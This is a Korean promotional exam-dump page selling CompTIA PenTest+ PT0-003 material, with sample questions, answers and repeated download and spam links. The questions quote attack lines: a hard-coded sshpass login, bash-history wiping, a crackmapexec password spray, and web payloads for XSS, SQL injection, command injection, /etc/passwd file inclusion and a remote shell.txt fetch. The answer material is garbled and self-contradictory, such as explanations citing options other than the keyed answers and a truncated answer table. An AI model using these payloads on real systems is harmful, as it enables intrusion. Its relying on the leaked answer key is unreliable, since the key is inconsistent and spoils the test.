PT0-003시험대비공부문제, PT0-003시험문제모음

BONUS!!! DumpTOP PT0-003 시험 문제집 전체 버전을 무료로 다운로드하세요: https://drive.google.com/open?id=1MES4Ci_ITOZTrwbZilMaEGPYJKWAWor1

DumpTOP 에서 출시한 제품 CompTIA인증PT0-003시험덤프는 고득점으로 시험을 통과한 많은 분들이 검증한 완벽한 시험공부자료입니다. IT업계에 몇십년간 종사한 전문가들의 경험과 노하우로 제작된CompTIA인증PT0-003덤프는 실제 시험문제에 대비하여 시험유형과 똑같은 유형의 문제가 포함되어있습니다.시험 불합격시 불합격성적표로 덤프비용환불신청을 약속드리기에 아무런 우려없이 덤프를 구매하여 공부하시면 됩니다.

It 업계 중 많은 분들이 인증시험에 관심이 많은 인사들이 많습니다.it산업 중 더 큰 발전을 위하여 많은 분들이 CompTIA PT0-003를 선택하였습니다.인증시험은 패스를 하여야 자격증취득이 가능합니다.그리고 무엇보다도 통행증을 받을 수 잇습니다.CompTIA PT0-003은 그만큼 아주 어려운 시험입니다. 그래도CompTIA PT0-003인증을 신청하여야 좋은 선택입니다.우리는 매일매일 자신을 업그레이드 하여야만 이 경쟁이 치열한 사회에서 살아남을 수 있기 때문입니다.

>> PT0-003시험대비 공부문제 <<

PT0-003시험문제모음, PT0-003퍼펙트 인증덤프자료

DumpTOP에는 베터랑의전문가들로 이루어진 연구팀이 잇습니다, 그들은 it지식과 풍부한 경험으로 여러 가지 여러분이CompTIA인증PT0-003시험을 패스할 수 있을 자료 등을 만들었습니다, DumpTOP 에서는 일년무료 업뎃을 제공하며, DumpTOP 의 덤프들은 모두 높은 정확도를 자랑합니다. DumpTOP 선택함으로 여러분이CompTIA인증PT0-003시험에 대한 부담은 사라질 것입니다.

최신 CompTIA PenTest+ PT0-003 무료샘플문제 (Q200-Q205):

질문 # 200
In a file stored in an unprotected source code repository, a penetration tester discovers the following line of code:
sshpass -p donotchange ssh admin@192.168.6.14
Which of the following should the tester attempt to do next to take advantage of this information? (Select two).

- A. Investigate to find whether other files containing embedded passwords are in the code repository.
- B. Use an external exploit through Metasploit to compromise host 192.168.6.14.
- C. Run a password-spraying attack with Hydra against all the SSH servers.
- D. Confirm whether the server 192.168.6.14 is up by sending ICMP probes.
- E. Take a screen capture of the source code repository for documentation purposes.
- F. Use Nmap to identify all the SSH systems active on the network.

정답： A,E

설명:
When a penetration tester discovers hard-coded credentials in a file within an unprotected source code repository, the next steps should focus on documentation and further investigation to identify additional security issues.

Taking a Screen Capture (Option B):
Documentation: It is essential to document the finding for the final report. A screen capture provides concrete evidence of the discovered hard-coded credentials.
Audit Trail: This ensures that there is a record of the vulnerability and can be used to communicate the issue to stakeholders, such as the development team or the client.
Investigating for Other Embedded Passwords (Option C):
Thorough Search: Finding one hard-coded password suggests there might be others. A thorough investigation can reveal additional credentials, which could further compromise the security of the system.
Automation Tools: Tools like truffleHog, git-secrets, and grep can be used to scan the repository for other instances of hard-coded secrets.
Pentest References:
Initial Discovery: Discovering hard-coded credentials often occurs during source code review or automated scanning of repositories.
Documentation: Keeping detailed records of all findings is a critical part of the penetration testing process.
This ensures that all discovered vulnerabilities are reported accurately and comprehensively.
Further Investigation: After finding a hard-coded credential, it is best practice to look for other security issues within the same repository. This might include other credentials, API keys, or sensitive information.
Steps to Perform:
Take a Screen Capture:
Use a screenshot tool to capture the evidence of the hard-coded credentials. Ensure the capture includes the context, such as the file path and relevant code lines.
Investigate Further:
Use tools and manual inspection to search for other embedded passwords.
Commands such as grep can be helpful:
grep -r 'password' /path/to/repository
Tools like truffleHog can search for high entropy strings indicative of secrets:
trufflehog --regex --entropy=True /path/to/repository
By documenting the finding and investigating further, the penetration tester ensures a comprehensive assessment of the repository, identifying and mitigating potential security risks effectively.

질문 # 201
A penetration tester gains access to a system and establishes persistence, and then runs the following commands:
cat /dev/null > temp
touch -r .bash_history temp
mv temp .bash_history
Which of the following actions is the tester MOST likely performing?

- A. Making decoy files on the system to confuse incident responders
- B. Covering tracks by clearing the Bash history
- C. Making a copy of the user's Bash history for further enumeration
- D. Redirecting Bash history to /dev/null

정답： B

설명:
The commands are used to clear the Bash history file of the current user, which records the commands entered in the terminal. The first command redirects /dev/null (a special file that discards any data written to it) to temp, which creates an empty file named temp. The second command changes the timestamp of temp to match that of .bash_history (the hidden file that stores the Bash history). The third command renames temp to
.bash_history, which overwrites the original file with an empty one. This effectively erases any trace of the commands executed by the user.
Reference: https://null-byte.wonderhowto.com/how-to/clear-logs-bash-history-hacked-linux-systems-cover- your-tracks-remain-undetected-0244768/

질문 # 202
While performing an internal assessment, a tester uses the following command:
crackmapexec smb 192.168.1.0/24 -u user.txt -p Summer123@
Which of the following is the main purpose of the command?

- A. To perform common protocol scanning within the internal network
- B. To perform password spraying on internal systems
- C. To perform a pass-the-hash attack over multiple endpoints within the internal network
- D. To execute a command in multiple endpoints at the same time

정답：B

설명：
The command crackmapexec smb 192.168.1.0/24 -u user.txt -p Summer123@ is used to perform password spraying on internal systems. CrackMapExec (CME) is a post-exploitation tool that helps automate the process of assessing large Active Directory networks. It supports multiple protocols, including SMB, and can perform various actions like password spraying, command execution, and more.
CrackMapExec:
CrackMapExec: A versatile tool designed for pentesters to facilitate the assessment of large Active Directory networks. It supports various protocols such as SMB, WinRM, and LDAP.
Purpose: Commonly used for tasks like password spraying, credential validation, and command execution.
Command Breakdown:
crackmapexec smb: Specifies the protocol to use, in this case, SMB (Server Message Block), which is commonly used for file sharing and communication between nodes in a network.
192.168.1.0/24: The target IP range, indicating a subnet scan across all IP addresses in the range.
-u user.txt: Specifies the file containing the list of usernames to be used for the attack.
-p Summer123@: Specifies the password to be used for all usernames in the user.txt file.
Password Spraying:
Definition: A technique where a single password (or a small number of passwords) is tried against a large number of usernames to avoid account lockouts that occur when brute-forcing a single account.
Goal: To find valid username-password combinations without triggering account lockout mechanisms.
Pentest Reference:
Password Spraying: An effective method for gaining initial access during penetration tests, particularly against organizations that have weak password policies or commonly used passwords.
CrackMapExec: Widely used in penetration testing for its ability to automate and streamline the process of credential validation and exploitation across large networks.
By using the specified command, the tester performs a password spraying attack, attempting to log in with a common password across multiple usernames, identifying potential weak accounts.

질문 # 203
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious.
INSTRUCTIONS
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
item=widget';waitfor%20delay%20'00:00:20';--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,

	Local File Inclusion Remote File Inclusion URL Redirect	
item=widget%20union%20select%20null,null,@@version;--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
item=widget'+convert(int,@@version)+'	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
site=www.exa'ping%20-c%2010%20localhost'mple.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
redir=http:%2f%2fwww.malicious-site.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
logfile=%2fetc%2fpasswd%00	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
lookup=$(whoami)	Command Injection DOM-based Cross Site Scripting	Parameterized queries Preventing external calls


	SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,

정답:

설명:

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
item=widget';waitfor%20delay%20'00:00:20';--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
item=widget%20union%20select%20null,null,@@version;--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
item=widget'+convert(int,@@version)+'	Command Injection DOM-based Cross Site Scripting	Parameterized queries Preventing external calls



Explanation:

1. Reflected XSS - Input sanitization (<> ...)
2. Sql Injection Stacked - Parameterized Queries
3. DOM XSS - Input Sanitization (<> ...)
4. Local File Inclusion - sandbox req
5. Command Injection - sandbox req
6. SQLi union - paramtrized queries
7. SQLi error - paramtrized queries
8. Remote File Inclusion - sandbox

9. Command Injection - input saniti $
10. URL redirect - prevent external calls

질문 # 204
Which of the following elements of a penetration test report can be used to most effectively prioritize the remediation efforts for all the findings?

- A. Detailed findings list
- B. Methodology
- C. Risk score
- D. Executive summary

정답： C

설명：
Risk scores quantify the severity and likelihood of exploitation for each finding. This helps organizations prioritize which vulnerabilities to remediate first based on potential impact and exploitability.
* Methodology outlines how the test was performed.
* Findings list shows issues, but without prioritization.
* Executive summary provides a high-level overview for decision-makers, not technical prioritization.

질문 # 205
.....

- PT0-003높은 통과율 공부문제 □ PT0-003높은 통과율 공부문제 □ PT0-003최신 인증시험 대비자료 □ ✔ www.itdumpskr.com □✔□을 통해 쉽게《 PT0-003 》무료 다운로드 받기PT0-003시험대비 덤프 최신 샘플
- PT0-003최신 인증시험정보 □ PT0-003최신 업데이트 시험덤프문제 □ PT0-003최신 덤프데모 다운 □ 지금➡ www.pass4test.net □□□에서□ PT0-003 □를 검색하고 무료로 다운로드하세요PT0-003최신 시험덤프공부자료
- PT0-003유효한 공부문제 □ PT0-003퍼펙트 인증덤프 □ PT0-003시험준비공부 □ 오픈 웹 사이트[www.itdumpskr.com]검색⇒ PT0-003 ⇐무료 다운로드PT0-003시험대비자료
- 높은 통과율 PT0-003시험대비 공부문제 시험덤프로 시험패스가능 □ 「 www.koreadumps.com 」에서⇒ PT0-003 ⇐를 검색하고 무료로 다운로드하세요PT0-003최신 인증시험 대비자료
- PT0-003시험내용 □ PT0-003최신 덤프데모 다운 □ PT0-003최신 인증시험정보 □ 무료로 쉽게 다운로드하려면⇒ www.itdumpskr.com ⇐에서【 PT0-003 】를 검색하세요PT0-003퍼펙트 인증덤프
- CompTIA PT0-003 인증 덤프 □ 지금➤ www.koreadumps.com □에서□ PT0-003 □를 검색하고 무료로 다운로드하세요PT0-003시험대비자료
- 높은 통과율 PT0-003시험대비 공부문제 시험덤프로 시험패스가능 □ ➥ PT0-003 □를 무료로 다운로드하려면⇒ www.itdumpskr.com ⇐웹사이트를 입력하세요PT0-003최신 업데이트 시험덤프문제
- 퍼펙트한 PT0-003시험대비 공부문제 최신버전 덤프샘플 문제 □ 검색만 하면[www.dumptop.com]에서□ PT0-003 □무료 다운로드PT0-003유효한 공부문제
- myportal.utt.edu.tt, myportal.utt.edu.tt, myportal.utt.edu.tt, myportal.utt.edu.tt, myportal.utt.edu.tt, myportal.utt.edu.tt, myportal.utt.edu.tt, myportal.utt.edu.tt, myportal.utt.edu.tt, myportal.utt.edu.tt, gifyu.com, myportal.utt.edu.tt, myportal.utt.edu.tt, myportal.utt.edu.tt, myportal.utt.edu.tt, myportal.utt.edu.tt, myportal.utt.edu.tt, myportal.utt.edu.tt, myportal.utt.edu.tt, myportal.utt.edu.tt, myportal.utt.edu.tt, pct.edu.pk, www.stes.tyc.edu.tw, www.stes.tyc.edu.tw, motionentrance.edu.np, myportal.utt.edu.tt, myportal.utt.edu.tt, myportal.utt.edu.tt, myportal.utt.edu.tt, myportal.utt.edu.tt, myportal.utt.edu.tt, myportal.utt.edu.tt, myportal.utt.edu.tt, myportal.utt.edu.tt, myportal.utt.edu.tt, study.stcs.edu.np, www.stes.tyc.edu.tw, Disposable vapes

그 외, DumpTOP PT0-003 시험 문제집 일부가 지금은 무료입니다: https://drive.google.com/open?id=1MES4Ci_ITOZTrwbZilMaEGPYJKWAWor1